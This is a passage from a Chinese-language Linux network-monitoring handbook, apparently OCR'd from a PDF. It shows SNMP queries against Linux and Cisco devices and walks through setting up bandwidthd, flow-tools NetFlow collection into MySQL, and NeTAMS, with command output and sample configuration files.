SNMPv2-MIB::sysORUpTime.9 = Timeticks: (18) 0:00:00.18
End of MIB
```

```
netkiller@neo:/etc/snmp$ snmpget -v 1 -c public localhost
sysDescr.0
SNMPv2-MIB::sysDescr.0 = STRING: Linux neo.example.org 2.6.17-
10-server #2 SMP Tue Dec 5 22:29:32 UTC 2006 i686
netkiller@neo:/etc/snmp$
```

snmpget

snmpget -v 1 -c public localhost sysDescr.0

```
snmpwalk -v 1 -c OFcx6CvN 127.0.0.1 extEntry
```

snmptest

```
# snmptest -v2c -c public localhost
Variable: system.sysDescr.0
Variable: system.sysContact.0
Variable:
Received Get Response from UDP: [127.0.0.1]:161->
[0.0.0.0]:48968
requestid 0x611A34EA errstat 0x0 errindex 0x0
SNMPv2-MIB::sysDescr.0 = STRING: Linux localhost.localdomain
3.10.0-123.20.1.el7.x86_64 #1 SMP Thu Jan 29 18:05:33 UTC 2015
x86_64
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost>
(configure /etc/snmp/snmp.local.conf)
```

1.4. Cisco MBI

Cisco 3750

```
snmpwalk -c public -v2c 172.16.1.1
```

system.sysDescr

```
$ snmpget -v2c -c public 172.16.1.1 system.sysDescr.0
SNMPv2-MIB::sysDescr.0 = STRING: Cisco IOS Software, C3750
Software (C3750-IPBASE-M), Version 12.2(35)SE5, RELEASE
SOFTWARE (fc1)
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Thu 19-Jul-07 19:15 by nachen


$ snmpget -v2c -c public 172.16.1.1 sysName.0
SNMPv2-MIB::sysName.0 = STRING: Switch-3750-LAN

$ snmpwalk -v2c -c public 172.16.1.1
interfaces.ifTable.ifEntry.ifDescr
IF-MIB::ifDescr.1 = STRING: Vlan1
IF-MIB::ifDescr.2 = STRING: Vlan2
IF-MIB::ifDescr.3 = STRING: Vlan3
IF-MIB::ifDescr.4 = STRING: Vlan4
IF-MIB::ifDescr.5 = STRING: Vlan5
IF-MIB::ifDescr.5179 = STRING: StackPort1
IF-MIB::ifDescr.5180 = STRING: StackSub-St1-1
IF-MIB::ifDescr.5181 = STRING: StackSub-St1-2
IF-MIB::ifDescr.10101 = STRING: GigabitEthernet1/0/1
IF-MIB::ifDescr.10102 = STRING: GigabitEthernet1/0/2
IF-MIB::ifDescr.10103 = STRING: GigabitEthernet1/0/3
IF-MIB::ifDescr.10104 = STRING: GigabitEthernet1/0/4
IF-MIB::ifDescr.10105 = STRING: GigabitEthernet1/0/5
IF-MIB::ifDescr.10106 = STRING: GigabitEthernet1/0/6
IF-MIB::ifDescr.10107 = STRING: GigabitEthernet1/0/7
IF-MIB::ifDescr.10108 = STRING: GigabitEthernet1/0/8
IF-MIB::ifDescr.10109 = STRING: GigabitEthernet1/0/9
IF-MIB::ifDescr.10110 = STRING: GigabitEthernet1/0/10
IF-MIB::ifDescr.10111 = STRING: GigabitEthernet1/0/11
IF-MIB::ifDescr.10112 = STRING: GigabitEthernet1/0/12
IF-MIB::ifDescr.10113 = STRING: GigabitEthernet1/0/13
IF-MIB::ifDescr.10114 = STRING: GigabitEthernet1/0/14
IF-MIB::ifDescr.10115 = STRING: GigabitEthernet1/0/15
IF-MIB::ifDescr.10116 = STRING: GigabitEthernet1/0/16
IF-MIB::ifDescr.10117 = STRING: GigabitEthernet1/0/17
```

```
IF-MIB::ifDescr.10118 = STRING: GigabitEthernet1/0/18
IF-MIB::ifDescr.10119 = STRING: GigabitEthernet1/0/19
IF-MIB::ifDescr.10120 = STRING: GigabitEthernet1/0/20
IF-MIB::ifDescr.10121 = STRING: GigabitEthernet1/0/21
IF-MIB::ifDescr.10122 = STRING: GigabitEthernet1/0/22
IF-MIB::ifDescr.10123 = STRING: GigabitEthernet1/0/23
IF-MIB::ifDescr.10124 = STRING: GigabitEthernet1/0/24
IF-MIB::ifDescr.10125 = STRING: GigabitEthernet1/0/25
IF-MIB::ifDescr.10126 = STRING: GigabitEthernet1/0/26
IF-MIB::ifDescr.10127 = STRING: GigabitEthernet1/0/27
IF-MIB::ifDescr.10128 = STRING: GigabitEthernet1/0/28
IF-MIB::ifDescr.14501 = STRING: Null0


$ snmpget -v2c -c public 172.16.1.1 interfaces.ifNumber.0
IF-MIB::ifNumber.0 = INTEGER: 37
```

Cisco ASA 5550

```
snmpget -v2c -c public 172.16.1.254 IF-MIB::ifInOctets.3 IF-
MIB::ifInOctets.9 IF-MIB::ifOutOctets.3 IF-MIB::ifOutOctets.9
snmpget -v2c -c public 172.16.1.254 IF-MIB::ifOperStatus.3 IF-
MIB::ifOperStatus.9
```

```
#!/bin/bash
echo -n `date +%H:%M:%S` " "
snmpget -v2c -c public 172.16.1.254 IF-MIB::ifInOctets.3 IF-
MIB::ifInOctets.9 IF-MIB::ifOutOctets.3 IF-MIB::ifOutOctets.9 |
awk -F ': ' '{print $2}' | tr "\n" " "
echo
```

```
$ crontab -l
# m h  dom mon dow   command
*/5 * * * * /home/mgmt/test/test.sh >> /home/mgmt/test/test.log
```

```

```

2. Bandwidth

http://bandwidthd.sourceforge.net/

2.1. apt-get install

```
$ apt-cache search bandwidthd
bandwidthd - Tracks usage of TCP/IP and builds html files with
graphs
bandwidthd-pgsql - Tracks usage of TCP/IP and builds html files
with graphs

$ sudo apt-get install bandwidthd

  ┌──────────────────────────────────────────────────┤ BandwidthD
├──────────────────────────────────────────────┐
  │ Bandwidthd needs to know which interface it should listen
for traffic on. Only a single      │
  │ interface can be specified. If you want to listen on all
interfaces you should specify the   │
  │ metainterface "any". Running "bandwidthd -l" will list
available interfaces.                 │
  │
│
  │ Interface to listen on:
│
  │
│
  │                                                  any
│
  │                                                  lo
│
  │                                                  eth0
│
  │                                                  eth1
│
  │                                                  tun0
│
  │
```




```
$ sudo mkdir /www/bandwidth
$ sudo vim /etc/bandwidthd/bandwidthd.conf
htdocs_dir "/www/bandwidthd"

$ sudo /etc/init.d/bandwidthd restart
```

```
 * Stopping BandwidthD bandwidthd                [ OK ]
 * Starting BandwidthD bandwidthd                [ OK ]
```

http://localhost/bandwidthd/index.html

2.2. CentOS rpm/yum

```
rpm -Uvh http://dl.fedoraproject.org/pub/epel/5/i386/epel-
release-5-4.noarch.rpm

# yum search bandwidthd
bandwidthd.i386 : Tracks network usage and builds html and
graphs

# yum install bandwidthd

# rpm -ql bandwidthd
/etc/bandwidthd.conf
/etc/httpd/conf.d/bandwidthd.conf
/etc/rc.d/init.d/bandwidthd
/usr/sbin/bandwidthd
/usr/share/doc/bandwidthd-2.0.1
/usr/share/doc/bandwidthd-2.0.1/CHANGELOG
/usr/share/doc/bandwidthd-2.0.1/README
/usr/share/doc/bandwidthd-2.0.1/TODO
/usr/share/doc/bandwidthd-2.0.1/phphtdocs
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/bd_pgsql_purge.sh
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/config.conf
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/details.php
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/footer.php
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/graph.php
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/include.php
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/index.php
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/legend.gif
/usr/share/doc/bandwidthd-2.0.1/phphtdocs/logo.gif
/var/www/bandwidthd
/var/www/bandwidthd/htdocs
/var/www/bandwidthd/htdocs/legend.gif
/var/www/bandwidthd/htdocs/logo.gif
```

```
                        </screen>
                        <screen>
# cat /etc/bandwidthd.conf

#####################################################
# Bandwidthd.conf
#
# Commented out options are here to provide
# documentation and represent defaults

# Subnets to collect statistics on.  Traffic that
# matches none of these subnets will be ignored.
# Syntax is either IP Subnet Mask or CIDR
subnet 10.0.0.0 255.0.0.0
subnet 192.168.0.0/16
subnet 172.16.0.0/12

# Device to listen on
# Bandwidthd listens on the first device it detects
# by default.  Run "bandwidthd -l" for a list of
# devices.
#dev "eth0"

#####################################################
# Options that don't usually get changed

# An interval is 2.5 minutes, this is how many
# intervals to skip before doing a graphing run
#skip_intervals 0

# Graph cutoff is how many k must be transfered by an
# ip before we bother to graph it
#graph_cutoff 1024

#Put interface in promiscuous mode to score to traffic
#that may not be routing through the host machine.
#promiscuous true

#Log data to cdf file htdocs/log.cdf
#output_cdf false

#Read back the cdf file on startup
#recover_cdf false

#Libpcap format filter string used to control what bandwidthd
```

```
see's
#Please always include "ip" in the string to avoid strange
problems
#filter "ip"

#Draw Graphs - This default to true to graph the traffic
bandwidthd is recording
#Usually set this to false if you only want cdf output or
#you are using the database output option.  Bandwidthd will use
very little
#ram and cpu if this is set to false.
#graph true


#Set META REFRESH seconds (default 150, use 0 to disable).
#meta_refresh 150
```

```
cd /etc/nginx/conf

htpasswd -c -d htpasswd user_name

server {
        listen 80;
        server_name monitor.example.com;
        root /var/www/bandwidthd/htdocs;
        index index.html;

        location / {
                try_files $uri $uri/ /index.html;
                auth_basic            "Login";
        auth_basic_user_file  htpasswd;
        }
}
```

http://monitor.example.com

CentOS rpmforge-release 安装注意事项

```
wget http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el5.rf.i386.rpm
rpm --import http://apt.sw.be/RPM-GPG-KEY.dag.txt
rpm -K rpmforge-release-0.5.2-2.el5.rf.*.rpm
rpm -i rpmforge-release-0.5.2-2.el5.rf.*.rpm

yum install bandwidth
```

rpmforge-release 中有一个bandwidth 是一个内从测试软件 不是 bandwidthd

```
# yum search bandwidth
bandwidth.i386 : Artificial benchmark for measuring memory
bandwidth
```

2.3. source code

```
tar zxvf bandwidthd-2.0.1.tgz
cd bandwidthd-2.0.1
./configure --prefix=/srv/bandwidthd-2.0.1
make
make install
```

2.4. /etc/bandwidthd.conf

```
# 监控所有地址
subnet 0.0.0.0 0.0.0.0
# 监控某一段IP地址
subnet 10.0.0.0 255.0.0.0
subnet 192.168.0.0/16
subnet 172.16.0.0/12
```

3. NetFlow

查看设备是否发送Netflow包

```
$ sudo tcpdump -n udp port 2055
```

3.1. flow-tools - collects and processes NetFlow data

```
$ sudo apt-get install flow-tools
```

flow-capture

```
mkdir /opt/netflow
flow-capture -z 6 -n 143 -e 8928 -V 5 -w /opt/netflow 0/0/2055
```

NetFlow into MySQL with flow-tools

NetFlow into MySQL with flow-tools

创建netflow数据库，创建flows表

```
CREATE TABLE `flows` (
  `FLOW_ID` int(32) NOT NULL AUTO_INCREMENT,
  `UNIX_SECS` int(32) unsigned NOT NULL default '0',
  `UNIX_NSECS` int(32) unsigned NOT NULL default '0',
  `SYSUPTIME` int(20) NOT NULL,
  `EXADDR` varchar(16) NOT NULL,
  `DPKTS` int(32) unsigned NOT NULL default '0',
  `DOCTETS` int(32) unsigned NOT NULL default '0',
  `FIRST` int(32) unsigned NOT NULL default '0',
  `LAST` int(32) unsigned NOT NULL default '0',
```

```
  `ENGINE_TYPE` int(10) NOT NULL,
  `ENGINE_ID` int(15) NOT NULL,
  `SRCADDR` varchar(16) NOT NULL default '0',
  `DSTADDR` varchar(16) NOT NULL default '0',
  `NEXTHOP` varchar(16) NOT NULL default '0',
  `INPUT` int(16) unsigned NOT NULL default '0',
  `OUTPUT` int(16) unsigned NOT NULL default '0',
  `SRCPORT` int(16) unsigned NOT NULL default '0',
  `DSTPORT` int(16) unsigned NOT NULL default '0',
  `PROT` int(8) unsigned NOT NULL default '0',
  `TOS` int(2) NOT NULL,
  `TCP_FLAGS` int(8) unsigned NOT NULL default '0',
  `SRC_MASK` int(8) unsigned NOT NULL default '0',
  `DST_MASK` int(8) unsigned NOT NULL default '0',
  `SRC_AS` int(16) unsigned NOT NULL default '0',
  `DST_AS` int(16) unsigned NOT NULL default '0',
  PRIMARY KEY (FLOW_ID)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
```

创建数据库插入脚本

```
$ cat flow-mysql-export
#!/bin/bash

flow-export -f3 -u
"username:password:localhost:3306:netflow:flows" <
/flows/router/$1
```

获取Netflow信息，执行插入任务

```
mkdir -p /srv/flows/router
flow-capture -w /srv/flows/router -E5G 0/0/2055 -R
/srv/bin/flow-mysql-export
```

3.2. netams - Network Traffic Accounting and Monitoring Software

过程 75.1. 安装步骤

1. netams netams-web

```
$ sudo apt-get install netams netams-web
```

```
$ dpkg -s netams netams-web
```

2. NeTAMS administrator password



```
                    <Ok>
```

如果你想重新配置安装过程可以运行下面命令

```
$ sudo dpkg-reconfigure netams netams-web
```

3. 基本配置

```
$ sudo vim /etc/default/netams
RUN="yes"
```

```
$ sudo cp /etc/netams/netams.conf
/etc/netams/netams.conf.old
$ sudo vim /etc/netams/netams.conf

$ sudo /etc/init.d/netams restart
```

```
$ cat /etc/apache2/conf.d/netams.conf
Alias /netams/images /usr/share/netams
Alias /netams/stat /var/lib/netams/stat

<Directory /var/lib/netams/stat/>
        Options -Indexes -FollowSymlinks

        DirectoryIndex index.html

        AllowOverride All
</Directory>

<Directory /usr/share/netams/>
```

```
        Options -Indexes -FollowSymlinks
        AllowOverride None
</Directory>
```

```
$ cat /etc/apache2/conf.d/netams-web.conf
ScriptAlias /netams/cgi-bin /usr/share/netams-web

# Uncomment the following if you have no netams package
installed
#Alias /netams/images /usr/share/netams-web/images

<Directory /usr/share/netams-web>

        Options -Indexes +FollowSymlinks



        AddHandler cgi-script .cgi

        AllowOverride None

# By default we deny access from other hosts. May be you
will need to configure
# mod_auth_basic or mod_auth_mysql.
        Order deny,allow
        Deny from All
        Allow from 127.0.0.1

</Directory>
```

4. .netamsctl.rc

```
$ vim ~/.netamsctl.rc
login=admin
password=123456
host=localhost


$ netamsctl "show version"
```

```
NeTAMS 3.4.3 (3475.1) buildd@yellow / Tue 06 Apr 2010
03:40:49 +0000
Run time  22 mins 6.5699 secs
System time:  22 mins 1.2800 secs
Average CPU/system load: 0.10%
Process ID: 23647 RES: 9212K
Memory allocated: 3640404 (23161), freed (31) (0 NULL)
[23130 used]
Total objects:
   Oids used: 9
   NetUnits: 4
   Policies: 3
   Services: 10
   Users: 1
   Connections: 1 active, 8 total

Services info:
